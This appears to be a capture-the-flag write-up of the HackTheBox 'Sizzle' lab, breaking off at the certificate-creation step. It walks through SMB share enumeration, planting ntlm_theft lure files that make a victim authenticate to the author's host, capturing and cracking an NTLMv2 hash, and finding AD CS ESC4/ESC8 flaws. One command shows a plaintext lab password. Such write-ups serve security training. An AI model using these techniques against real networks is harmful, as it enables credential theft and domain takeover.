
HackTheBox: Sizzle
This box is rated insane difficulty on HTB. It involves finding a writeable directory in an SMB share that we mounted, leading to an NTLMv2 hash theft and then cracking it to get domain credentials. These creds can also be used to create a self-signed certificate via AD CS web enrollment and grab a shell on the machine over WinRM. Once on the system, we bypass Constrained Language Mode and AppLocker policies to enable a Kerberoast attack on another user. After repeating the prior bypass steps, we map the domain with BloodHound and discover that they have DCSync rights, allowing us to dump all domain hashes.
Host Scanning
As always, I begin with an Nmap scan against the target IP to find all running services on the host; Repeating the same for UDP yields the standard AD ports.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
└─$ sudo nmap -p21,53,80,135,139,389,443,445,464,593,636,3268,3269,5985,5986,9389 -sCV 10.129.7.43 -oN fullscan-tcp

Starting Nmap 7.98 ( https://nmap.org ) at 2026-05-31 21:18 -0400
Nmap scan report for 10.129.7.43
Host is up (0.057s latency).

PORT     STATE SERVICE       VERSION
21/tcp   open  ftp           Microsoft ftpd
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
| ftp-syst:
|_  SYST: Windows_NT
53/tcp   open  domain        Simple DNS Plus
80/tcp   open  http          Microsoft IIS httpd 10.0
| http-methods:
|_  Potentially risky methods: TRACE
|_http-server-header: Microsoft-IIS/10.0
|_http-title: Site doesn't have a title (text/html).
135/tcp  open  msrpc         Microsoft Windows RPC
139/tcp  open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain: HTB.LOCAL, Site: Default-First-Site-Name)
| ssl-cert: Subject: commonName=sizzle.HTB.LOCAL
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1:<unsupported>, DNS:sizzle.HTB.LOCAL
| Not valid before: 2021-02-11T12:59:51
|_Not valid after:  2022-02-11T12:59:51
|_ssl-date: 2026-06-01T01:20:44+00:00; -5s from scanner time.
443/tcp  open  ssl/https?
|_ssl-date: 2026-06-01T01:20:44+00:00; -4s from scanner time.
| tls-alpn:
|   h2
|_  http/1.1
| ssl-cert: Subject: commonName=sizzle.htb.local
| Not valid before: 2018-07-03T17:58:55
|_Not valid after:  2020-07-02T17:58:55
445/tcp  open  microsoft-ds?
464/tcp  open  kpasswd5?
593/tcp  open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp  open  ssl/ldap
| ssl-cert: Subject: commonName=sizzle.HTB.LOCAL
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1:<unsupported>, DNS:sizzle.HTB.LOCAL
| Not valid before: 2021-02-11T12:59:51
|_Not valid after:  2022-02-11T12:59:51
|_ssl-date: 2026-06-01T01:20:44+00:00; -4s from scanner time.
3268/tcp open  ldap          Microsoft Windows Active Directory LDAP (Domain: HTB.LOCAL, Site: Default-First-Site-Name)
| ssl-cert: Subject: commonName=sizzle.HTB.LOCAL
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1:<unsupported>, DNS:sizzle.HTB.LOCAL
| Not valid before: 2021-02-11T12:59:51
|_Not valid after:  2022-02-11T12:59:51
|_ssl-date: 2026-06-01T01:20:44+00:00; -5s from scanner time.
3269/tcp open  ssl/ldap
|_ssl-date: 2026-06-01T01:20:44+00:00; -4s from scanner time.
| ssl-cert: Subject: commonName=sizzle.HTB.LOCAL
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1:<unsupported>, DNS:sizzle.HTB.LOCAL
| Not valid before: 2021-02-11T12:59:51
|_Not valid after:  2022-02-11T12:59:51
5985/tcp open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
5986/tcp open  ssl/wsmans?
|_ssl-date: 2026-06-01T01:20:44+00:00; -5s from scanner time.
| ssl-cert: Subject: commonName=sizzle.HTB.LOCAL
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1:<unsupported>, DNS:sizzle.HTB.LOCAL
| Not valid before: 2021-02-11T12:59:51
|_Not valid after:  2022-02-11T12:59:51
| tls-alpn:
|   h2
|_  http/1.1
9389/tcp open  mc-nmf        .NET Message Framing
Service Info: Host: SIZZLE; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
|_clock-skew: mean: -4s, deviation: 0s, median: -5s
| smb2-security-mode:
|   3.1.1:
|_    Message signing enabled and required
| smb2-time:
|   date: 2026-06-01T01:19:43
|_  start_date: 2026-06-01T01:14:28

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 131.50 seconds
Looks like a Windows machine with Active Directory components installed on it. LDAP is leaking the Domain Name of SIZZLE.HTB.LOCAL which I add to my /etc/hosts file. Since there are web servers running, I fire up Ffuf to search for subdirectories and subdomains in the background.
Service Enumeration
I’ll mainly focus on SMB, LDAP, and RPC to gather information on the domain as it could give us potential usernames to create a wordlist. Another thing to note is that Kerberos is not exposed, so we won’t be able to get a foothold through AS-REP Roasting or Kerberoasting.
Testing for anonymous binds over LDAP and Null authentication on RCP both fail, but it looks like Guest authentication has been left on for SMB.
1
2
3
4
5
└─$ nxc smb sizzle.htb.local -u 'Guest' -p '' --shares

└─$ rpcclient -U ''%'' sizzle.htb.local

└─$ ldapsearch -x -H ldap://sizzle.htb.local -b "dc=SIZZLE,dc=HTB,dc=LOCAL" -s base "(objectClass=user)"

SMB Shares

There are a few non-standard shares, however the only one we have read access to is the one for the Departments. The presence of a CertEnroll share also means that Active Directory Certificate Services is installed on this machine, which would be a good spot to search for privilege escalation routes later on.
Checking out the share shows quite a few directories belonging to each department as well as a Users folder.
1
└─$ smbclient -U Guest '//sizzle.htb.local/Department Shares'

Instead of individually listing each directory, I’ll opt to mount this share on my filesystem for easier enumeration.
1
2
3
4
5
└─# mkdir -p /mnt/dept

└─# mount -t cifs -o username=guest '//sizzle.htb.local/Department Shares' /mnt/dept

└─# ls -la /mnt/dept

Using a find command to look for any files within shows a few directories scattered in each department, however all but one are empty. The ZZ_ARCHIVE folder holds plenty various types of files, except displaying them shows that they’re all completely filled with Null characters.
1
└─# xxd AddComplete.pptx

There’s really nothing here for us, so I’ll quickly check to see if any of these directories are writable with a quick bash script. This will attempt to create a test file in each of the directories previously found.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
└─# find . -type d -exec touch "{}/test.txt" \;
touch: cannot touch './dept/test.txt': Permission denied
touch: cannot touch './dept/Accounting/test.txt': Permission denied
touch: cannot touch './dept/Audit/test.txt': Permission denied
touch: cannot touch './dept/Banking/test.txt': Permission denied
touch: cannot touch './dept/Banking/Offshore/test.txt': Permission denied
touch: cannot touch './dept/Banking/Offshore/Clients/test.txt': Permission denied
touch: cannot touch './dept/Banking/Offshore/Data/test.txt': Permission denied
touch: cannot touch './dept/Banking/Offshore/Dev/test.txt': Permission denied
touch: cannot touch './dept/Banking/Offshore/Plans/test.txt': Permission denied
touch: cannot touch './dept/Banking/Offshore/Sites/test.txt': Permission denied
touch: cannot touch './dept/CEO_protected/test.txt': Permission denied
touch: cannot touch './dept/Devops/test.txt': Permission denied
touch: cannot touch './dept/Finance/test.txt': Permission denied
touch: cannot touch './dept/HR/test.txt': Permission denied
touch: cannot touch './dept/HR/Benefits/test.txt': Permission denied
touch: cannot touch './dept/HR/Corporate Events/test.txt': Permission denied
touch: cannot touch './dept/HR/New Hire Documents/test.txt': Permission denied
touch: cannot touch './dept/HR/Payroll/test.txt': Permission denied
touch: cannot touch './dept/HR/Policies/test.txt': Permission denied
touch: cannot touch './dept/Infosec/test.txt': Permission denied
touch: cannot touch './dept/Infrastructure/test.txt': Permission denied
touch: cannot touch './dept/IT/test.txt': Permission denied
touch: cannot touch './dept/Legal/test.txt': Permission denied
touch: cannot touch './dept/M&A/test.txt': Permission denied
touch: cannot touch './dept/Marketing/test.txt': Permission denied
touch: cannot touch './dept/R&D/test.txt': Permission denied
touch: cannot touch './dept/Sales/test.txt': Permission denied
touch: cannot touch './dept/Security/test.txt': Permission denied
touch: cannot touch './dept/Tax/test.txt': Permission denied
touch: cannot touch './dept/Tax/2010/test.txt': Permission denied
touch: cannot touch './dept/Tax/2011/test.txt': Permission denied
touch: cannot touch './dept/Tax/2012/test.txt': Permission denied
touch: cannot touch './dept/Tax/2013/test.txt': Permission denied
touch: cannot touch './dept/Tax/2014/test.txt': Permission denied
touch: cannot touch './dept/Tax/2015/test.txt': Permission denied
touch: cannot touch './dept/Tax/2016/test.txt': Permission denied
touch: cannot touch './dept/Tax/2017/test.txt': Permission denied
touch: cannot touch './dept/Tax/2018/test.txt': Permission denied
touch: cannot touch './dept/Users/test.txt': Permission denied
touch: cannot touch './dept/Users/amanda/test.txt': Permission denied
touch: cannot touch './dept/Users/amanda_adm/test.txt': Permission denied
touch: cannot touch './dept/Users/bill/test.txt': Permission denied
touch: cannot touch './dept/Users/bob/test.txt': Permission denied
touch: cannot touch './dept/Users/chris/test.txt': Permission denied
touch: cannot touch './dept/Users/henry/test.txt': Permission denied
touch: cannot touch './dept/Users/joe/test.txt': Permission denied
touch: cannot touch './dept/Users/jose/test.txt': Permission denied
touch: cannot touch './dept/Users/lkys37en/test.txt': Permission denied
touch: cannot touch './dept/Users/morgan/test.txt': Permission denied
touch: cannot touch './dept/Users/mrb3n/test.txt': Permission denied
Almost every one is denied, but it seems to have stopped after the mrb3n user. Checking the Users folder again shows a Public account that may be writable. Interestingly, when I go to check it’s gone. I know the command worked and retrying it appears as normal.

After waiting a few minutes and listing the directory again, it disappears.

This could very well just be a cleanup script, but given that this is a Windows machine and this share is dedicated to give resources to other departments, it’s a good bet that someone is clicking these and deleting them afterwards. If so, we’ll be able to capture that user’s NTLMv2 hash by hosting our own SMB server and waiting for the challenge/response to take place.
Exploitation
NTLMv2 Theft
NTLMv2 hash theft through malicious files occurs when we place a file (such as a .url, .lnk, or document with an external resource reference) in a location that another user is likely to browse. When the victim’s system automatically attempts to retrieve an icon or resource from an SMB share we control, it authenticates to our server and sends an NTLMv2 challenge-response hash. We can then capture that hash for offline cracking or use it in NTLM relay attacks if the environment is susceptible.
For this, I use a tool aptly named ntlm_theft which will create a bunch of different file types for the victim to click.
1
2
3
4
5
└─# cd ~

└─# git clone https://github.com/Greenwolf/ntlm_theft

└─# python3 ntlm_theft.py -g all -s 10.10.14.48 -f safe

And then move all of them to the target directory.
1
└─# mv safe/* /mnt/dept/Users/Public/

We’ll also need to setup an SMB server to capture the NTLMv2. I’ll use Responder on my ethernet interface, but any working server that will output the inbound connections will work just fine.
1
└─$ sudo responder -I tun0


After a bit of waiting, we grab Amanda’s hash which can be sent of to Hashcat or JohnTheRipper to retrieve the plaintext version.
1
2
3
└─$ john hash --wordlist=/opt/seclists/rockyou.txt

└─$ nxc smb sizzle.htb.local -u 'Amanda' -p '[REDACTED]'
Certificate Services
This cracks quickly and validating the credentials over SMB succeeds, giving us a foothold on the domain. I could run BloodHound to check for any interesting outbound object permissions, but I notice that she has Read access to the CertEnroll share.
1
└─$ nxc smb sizzle.htb.local -u 'Amanda' -p '[REDACTED]' --shares
Enrollment Rights
Due to our enrollment rights, I start searching for vulnerable templates in AD CS via Certipy-AD.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
87
88
89
90
91
92
93
└─$ certipy-ad find -u 'amanda' -p 'Ashare1972' -dc-host sizzle.htb.local -stdout -vulnerable
Certipy v5.0.4 - by Oliver Lyak (ly4k)

[!] DNS resolution failed: The DNS query name does not exist: sizzle.htb.local.
[!] Use -debug to print a stacktrace
[*] Finding certificate templates
[*] Found 35 certificate templates
[*] Finding certificate authorities
[*] Found 1 certificate authority
[*] Found 13 enabled certificate templates
[*] Finding issuance policies
[*] Found 18 issuance policies
[*] Found 0 OIDs linked to templates
[!] DNS resolution failed: The DNS query name does not exist: sizzle.HTB.LOCAL.
[!] Use -debug to print a stacktrace
[*] Retrieving CA configuration for 'HTB-SIZZLE-CA' via RRP
[!] Failed to connect to remote registry. Service should be starting now. Trying again...
[*] Successfully retrieved CA configuration for 'HTB-SIZZLE-CA'
[*] Checking web enrollment for CA 'HTB-SIZZLE-CA' @ 'sizzle.HTB.LOCAL'
[!] Failed to check channel binding: The read operation timed out
[!] Use -debug to print a stacktrace
[*] Enumeration output:
Certificate Authorities
  0
    CA Name                             : HTB-SIZZLE-CA
    DNS Name                            : sizzle.HTB.LOCAL
    Certificate Subject                 : CN=HTB-SIZZLE-CA, DC=HTB, DC=LOCAL
    Certificate Serial Number           : 753496F256EE309F456E223A2AE01EA2
    Certificate Validity Start          : 2018-07-02 20:26:03+00:00
    Certificate Validity End            : 2028-07-02 20:36:02+00:00
    Web Enrollment
      HTTP
        Enabled                         : True
      HTTPS
        Enabled                         : True
        Channel Binding (EPA)           : Unknown
    User Specified SAN                  : Disabled
    Request Disposition                 : Issue
    Enforce Encryption for Requests     : Enabled
    Active Policy                       : CertificateAuthority_MicrosoftDefault.Policy
    Permissions
      Owner                             : HTB.LOCAL\Administrators
      Access Rights
        ManageCa                        : HTB.LOCAL\Administrators
                                          HTB.LOCAL\Domain Admins
                                          HTB.LOCAL\Enterprise Admins
        ManageCertificates              : HTB.LOCAL\Administrators
                                          HTB.LOCAL\Domain Admins
                                          HTB.LOCAL\Enterprise Admins
        Enroll                          : HTB.LOCAL\Authenticated Users
    [!] Vulnerabilities
      ESC8                              : Web Enrollment is enabled over HTTP.
Certificate Templates
  0
    Template Name                       : SSL
    Display Name                        : SSL
    Certificate Authorities             : HTB-SIZZLE-CA
    Enabled                             : True
    Client Authentication               : False
    Enrollment Agent                    : False
    Any Purpose                         : False
    Enrollee Supplies Subject           : True
    Certificate Name Flag               : EnrolleeSuppliesSubject
    Enrollment Flag                     : PublishToDs
    Extended Key Usage                  : Server Authentication
    Requires Manager Approval           : False
    Requires Key Archival               : False
    Authorized Signatures Required      : 0
    Schema Version                      : 2
    Validity Period                     : 2 years
    Renewal Period                      : 6 weeks
    Minimum RSA Key Length              : 2048
    Template Created                    : 2018-07-03T18:06:11+00:00
    Template Last Modified              : 2018-07-03T18:06:45+00:00
    Permissions
      Object Control Permissions
        Owner                           : HTB.LOCAL\Administrator
        Full Control Principals         : HTB.LOCAL\Domain Admins
                                          HTB.LOCAL\Enterprise Admins
                                          HTB.LOCAL\Administrator
                                          HTB.LOCAL\Authenticated Users
        Write Owner Principals          : HTB.LOCAL\Domain Admins
                                          HTB.LOCAL\Enterprise Admins
                                          HTB.LOCAL\Administrator
                                          HTB.LOCAL\Authenticated Users
        Write Dacl Principals           : HTB.LOCAL\Domain Admins
                                          HTB.LOCAL\Enterprise Admins
                                          HTB.LOCAL\Administrator
                                          HTB.LOCAL\Authenticated Users
    [+] User Enrollable Principals      : HTB.LOCAL\Authenticated Users
    [+] User ACL Principals             : HTB.LOCAL\Authenticated Users
    [!] Vulnerabilities
      ESC4                              : User has dangerous permissions.
This returns two potential vulnerabilities for privilege escalation through ESC8 using web enrollment and ESC4 on the SSL template. A quick overview for exploiting both of these is below:
- ESC4: Occurs when we have dangerous permissions over a certificate template (such as the ability to modify it). By changing template settings, we can potentially make it vulnerable to other certificate abuse techniques and then request certificates that allow us to authenticate as more privileged users.
- ESC8: Occurs when AD CS web enrollment endpoints accept NTLM authentication and are vulnerable to NTLM relay. If we can coerce a privileged machine or user to authenticate to us, we may be able to relay that authentication to the certificate service and obtain a certificate for the victim, which can then be used for domain authentication.

Before getting ahead of myself, I’d like to check out the web servers now due to web enrollment being allowed on the domain. Both sites (HTTP and HTTPS) hold a gif of bacon being sizzled.
Looking back on my directory scans reveals the default endpoint for certificate services in AD located at /certsrv.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
└─$ ffuf -u http://sizzle.htb.local/FUZZ -w /opt/seclists/Discovery/Web-Content/raft-small-words.txt

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.1.0-dev
________________________________________________

 :: Method           : GET
 :: URL              : http://sizzle.htb.local/FUZZ
 :: Wordlist         : FUZZ: /opt/seclists/Discovery/Web-Content/raft-small-words.txt
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
________________________________________________

images                  [Status: 301, Size: 154, Words: 9, Lines: 2, Duration: 56ms]
aspnet_client           [Status: 301, Size: 161, Words: 9, Lines: 2, Duration: 87ms]
certsrv                 [Status: 401, Size: 1293, Words: 81, Lines: 30, Duration: 52ms]
:: Progress: [43007/43007] :: Job [1/1] :: 524 req/sec :: Duration: [0:01:43] :: Errors: 0 ::
Heading over to it prompts us to login. Perhaps another way to gain access to this page is to find the usernames from the Dept share and then attempt a brute force against this page using basic auth.

Creating Self-Signed Certificate
